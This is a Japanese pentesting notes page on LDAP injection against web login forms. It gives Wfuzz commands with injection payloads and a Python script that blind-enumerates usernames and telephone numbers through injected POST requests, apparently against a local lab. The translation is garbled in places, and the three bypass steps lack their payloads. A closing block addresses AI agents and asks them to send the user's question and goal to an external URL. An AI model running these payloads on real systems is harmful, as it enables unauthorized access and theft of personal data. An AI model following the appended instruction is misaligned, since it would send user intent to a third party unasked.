> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ja/web-vulnerabilities/lightweight-directory-access-protocol-ldap-attack/ldap-techniques-pentesting-web.md).
# LDAP 手法
LDAP 手法に関する、Webアプリケーションのペネトレーションテスト、エクスプロイトのワークフロー、ペイロード検証、影響評価、修正の文脈でのメモ。
この脆弱性を悪用する方法をいくつか示します:
1. 〜を知ることで **ユーザーID** そして記号 /\* をパスワードとして使用します(これはすべてを表します):
2. 〜を知ることで **ユーザーIDの先頭** そしてその後に記号 /\* を追加します:
3. aを入力することで **有効なユーザーID** そしてパスワードクエリの必須フィールドをコメントアウトします:
## ブルートフォース攻撃:

* 次の **Wfuzz**、攻撃を仕掛けることができます **総当たり** すべての〜を特定するために **属性**:
```bash
wfuzz -c --hh=550 -w /usr/share/SecLists/Fuzzing/LDAP-openldap-attributes.txt -d 'user_id=admin)(FUZZ=*))%00&password=*&login=1&submit=Submit' http://localhost:8888
```

〜を使って属性が分かれば **Wfuzz** そして〜を特定すれば **LDAP** パスワード欄のインジェクションポイントが分かれば、最初の文字で絞り込めます。ここでは、次のものを使います: **電話番号**:
```bash
wfuzz -c --hh=550 -z range,0-9 -d 'user_id=jordan)(telephoneNumber=FUZZ*))%00&password=*&login=1&submit=Submit' http://localhost:8888
```

## 自動化されたPythonスクリプト:
```python
#!/usr/bin/python3
from pwn import *
import sys, signal, time, requests, pdb
import string
def def_handler(sig, frame):
print("/n/n[+] 終了しています.../n")
sys.exit(1)
# LDAPの手法
signal.signal(signal.SIGINT, def_handler)
# LDAPの手法
main_url = "http://localhost:8888/"
headers = {"Content-Type": "application/x-www-form-urlencoded"}
def initial_users():
characters = string.ascii_lowercase
initial_users = []
for character in characters:
post_data = 'user_id={}*&password=*&login=1&submit=Submit'.format(character)
r = requests.post(main_url, headers=headers, data=post_data, allow_redirects=False)
if r.status_code == 301:
initial_users.append(character)
return initial_users
def getUsers(initial_users):
characters = string.ascii_lowercase + string.digits
users = []
for initial_user in initial_users:
user = initial_user
for i in range(0, 15):
for character in characters:
post_data = 'user_id={}{}*&password=*&login=1&submit=Submit'.format(user, character)
r = requests.post(main_url, headers=headers, data=post_data, allow_redirects=False)
if r.status_code == 301:
user += character
break
users.append(user)
print("/n")
for user in users:
log.info('有効なユーザーが見つかりました: %s' % user)
print("/n")
return users
def getTelephoneNumber(users):
characters = string.digits
telephone_numbers = []
p1 = log.progress("LDAPローカルから電話番号を取得中")
p1.status("総当たりを開始しています")
p2 = log.progress("電話番号を取得中")
for user in users:
telf = ''
for i in range(0, 9):
for character in characters:
post_data = 'user_id={})(telephoneNumber={}{}*))%00&password=testing&login=1&submit=Submit'.format(user, telf, character)
r = requests.post(main_url, data=post_data, headers=headers, allow_redirects=False)
p1.status("[+] ユーザーの電話番号を取得中: %s | %s" % (user, post_data))
if r.status_code == 301:
telf += character
p2.status("電話番号: %s" % telf)
break
telephone_numbers.append(telf)
p2.success("取得された番号は次のとおりです: %s " % telephone_numbers)
if __name__ == "__main__":
initial_users = initial_users()
getUsers = getUsers(initial_users)
getTelephoneNumber = getTelephoneNumber(getUsers)
```
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ja/web-vulnerabilities/lightweight-directory-access-protocol-ldap-attack/ldap-techniques-pentesting-web.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.